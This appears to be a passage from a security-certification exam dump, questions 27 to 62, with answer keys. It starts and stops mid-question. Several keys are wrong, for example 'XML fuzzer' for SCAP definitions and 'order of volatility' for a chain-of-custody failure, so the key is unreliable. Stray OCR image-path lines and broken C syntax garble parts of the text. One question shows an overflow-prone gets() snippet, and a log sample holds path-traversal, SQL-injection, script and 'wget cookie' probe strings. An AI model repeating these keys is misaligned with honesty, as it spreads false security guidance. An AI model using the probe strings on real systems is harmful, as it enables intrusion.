A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

A. File size
B. Digital signature
C. Checksums
D. Anti-malware software
E. Sandboxing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

A. RA
B. BIA
C. NDA

D. RFI
E. RFQ
F. MSA

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and require S/MIME with AES-256.
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

A. Business partnership agreement
B. Memorandum of understanding
C. Service-level agreement
D. Interconnection security agreement

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-47.pdf

QUESTION 31
A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

A. Application whitelisting
B. NX/XN bit
C. ASLR
D. TrustZone
E. SCP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

A. Exempt mobile devices from the requirement, as this will lead to privacy violations
B. Configure the devices to use an always-on IPSec VPN
C. Configure all management traffic to be tunneled into the enterprise via TLS
D. Implement a VDI solution and deploy supporting client apps to devices
E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases:

- Selection of a cloud provider
- Architectural design
- Microservice segmentation
- Virtual private cloud
- Geographic service redundancy
- Service migration

The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

A. Multicloud solution
B. Single-tenancy private cloud
C. Hybrid cloud solution
D. Cloud access security broker

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: `“<object object_ref=… />”` and `“<state state_ref=… />”.` Which of the following tools BEST supports the use of these definitions?

A. HTTP interceptor
B. Static code analyzer
C. SCAP scanner
D. XML fuzzer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

A. Continuity of operations
B. Chain of custody
C. Order of volatility
D. Data recovery

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.computer-forensics-recruiter.com/order-of-volatility/

QUESTION 37
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (CIO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources. Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

A. Isolate the systems on their own network
B. Install a firewall and IDS between systems and the LAN
C. Employ own stratum-0 and stratum-1 NTP servers
D. Upgrade the software on critical systems
E. Configure the systems to use government-hosted NTP servers

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

A. Data aggregation
B. Data sovereignty
C. Data isolation
D. Data volume
E. Data analytics

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

A. Conduct a penetration test on each function as it is developed
B. Develop a set of basic checks for common coding errors


C. Adopt a waterfall method of software development

D. Implement unit tests that incorporate static code analyzers

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Given the code snippet below:



```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf(“Enter your username: “);

  gets(username)

  printf(“\n”;

  if (username == NULL) {

    printf(“you did not enter a username\n”);

  }

  it strcmp(username, “admin”) {

   printf(“%s”, “Admin user, enter your physical token value: “);

  // rest of conditional logic here has been snipped for brevity

  } else [

  printf(“Standard user, enter your password: “);

  // rest of conditional logic here has been snipped for brevity

  }

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard users.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
To meet an SLA, which of the following document should be drafted, defining the company's internal interdependent unit responsibilities and delivery timelines.


A. BPA
B. OLA
C. MSA
D. MOU

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

QUESTION 44
A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:



Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	jjjjj	Phone	Widget1	None left


Which of the following is the MOST likely type of activity occurring?

A. SQL injection
B. XSS scanning
C. Fuzzing
D. Brute forcing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
An organization has established the following controls matrix:



	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

- Systems containing PII are protected with the minimum control set.
- Systems containing medical data are protected at the moderate level.
- Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentially of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded.

Which of the following should be used to identify weak processes and other vulnerabilities?

A. Gap analysis
B. Benchmarks and baseline results
C. Risk assessment
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.

Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Choose two.)

A. Antivirus
B. HIPS

C. Application whitelisting
D. Patch management
E. Group policy implementation
F. Firmware updates

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
A systems administrator recently joined an organization and has been asked to perform a security assessment of controls on the organization's file servers, which contain client data from a number of sensitive systems. The administrator needs to compare documented access requirements to the access implemented within the file system.

Which of the following is MOST likely to be reviewed during the assessment? (Choose two.)

A. Access control list
B. Security requirements traceability matrix
C. Data owner matrix
D. Roles matrix
E. Data design document
F. Data access policies

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators.

Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials.

Which of the following tools should be used? (Choose two.)

A. Fuzzer
B. SCAP scanner
C. Packet analyzer
D. Password cracker
E. Network enumerator
F. SIEM

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points.

Which of the following solutions BEST meets the engineer's goal?

A. Schedule weekly reviews of al unit test results with the entire development team and follow up between meetings with surprise code inspections.

B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.

C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.

D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A security technician is incorporating the following requirements in an RFP for a new SIEM:

- New security notifications must be dynamically implemented by the SIEM engine
- The SIEM must be able to identify traffic baseline anomalies
- Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

A. Autoscaling search capability

B. Machine learning

C. Multisensor deployment

D. Big Data analytics

E. Cloud-based management

F. Centralized log aggregation

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

- Active full-device encryption

- Enabled remote-device wipe
- Blocking unsigned applications
- Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

A. Require frequent password changes and disable NFC.
B. Enforce device encryption and activate MAM.
C. Install a mobile antivirus application.
D. Configure and monitor devices with an MDM.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
Given the following information about a company’s internal network:

User IP space: 192.168.1.0/24
Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified.

Which of the following should the engineer do?

A. Use a protocol analyzer on 192.168.1.0/24
B. Use a port scanner on 192.168.1.0/24
C. Use an HTTP interceptor on 192.168.1.0/24
D. Use a port scanner on 192.168.192.0/25
E. Use a protocol analyzer on 192.168.192.0/25
F. Use an HTTP interceptor on 192.168.192.0/25

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and two-factor authentication is not provided natively.

Which of the following would BEST address the CIO's concerns?

A. Procure a password manager for the employees to use with the cloud applications.
B. Create a VPN tunnel between the on-premises environment and the cloud providers.
C. Deploy applications internally and migrate away from SaaS applications.
D. Implement an IdP that supports SAML and time-based, one-time passwords.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
During a security assessment, activities were divided into two phases: internal and external exploitation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.

Which of the following methods is the assessment team most likely to employ NEXT?

A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57

An organization’s network engineering team recently deployed a new software encryption solution to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data read-write requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

A. Employ hardware FDE or SED solutions.
B. Utilize a more efficient cryptographic hash function.
C. Replace HDDs with SSD arrays.
D. Use a FIFO pipe a multithreaded software solution.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
While attending a meeting with the human resources department, an organization’s information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use.

Additionally, each password has specific complexity requirements and different expiration time frames.
Which of the following would be the BEST solution for the information security officer to recommend?

A. Utilizing MFA
B. Implementing SSO
C. Deploying 802.1X
D. Pushing SAML adoption
E. Implementing TACACS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59

A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:

- Data must be encrypted at rest.
- The device must be disabled if it leaves the facility.
- The device must be disabled when tampered with.

Which of the following technologies would BEST support these requirements? (Choose two.)

A. eFuse
B. NFC
C. GPS
D. Biometric
E. USB 4.1
F. MicroSD

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

- An HOTP service is installed on the RADIUS server.
- The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

A. Replace the password requirement with the second factor. Network administrators will enter their username and then enter the token in place of their password in the password field.
B. Configure the RADIUS server to accept the second factor appended to the password. Network administrators will enter a password followed by their token in the password field.
C. Reconfigure network devices to prompt for username, password, and a token. Network administrators will enter their username and password, and then they will

enter the token.


D. Install a TOTP service on the RADIUS server in addition to the HOTP service. Use the HOTP on older devices that do not support two-factor authentication. Network administrators will use a web portal to log onto these devices.

Correct Answer: B
Section: (none)
Explanation


Explanation/Reference:

QUESTION 61
Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:



Location	**# of Users**	**Connectivity**	**Bandwidth Utilization**
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps



Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y


Which of the following would be the BEST option to recommend to the CIO?

A. Vendor C for small remote sites, and Vendor B for large sites.
B. Vendor B for all remote sites
C. Vendor C for all remote sites
D. Vendor A for all remote sites
E. Vendor D for all remote sites

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Given the following output from a security tool in Kali:



```
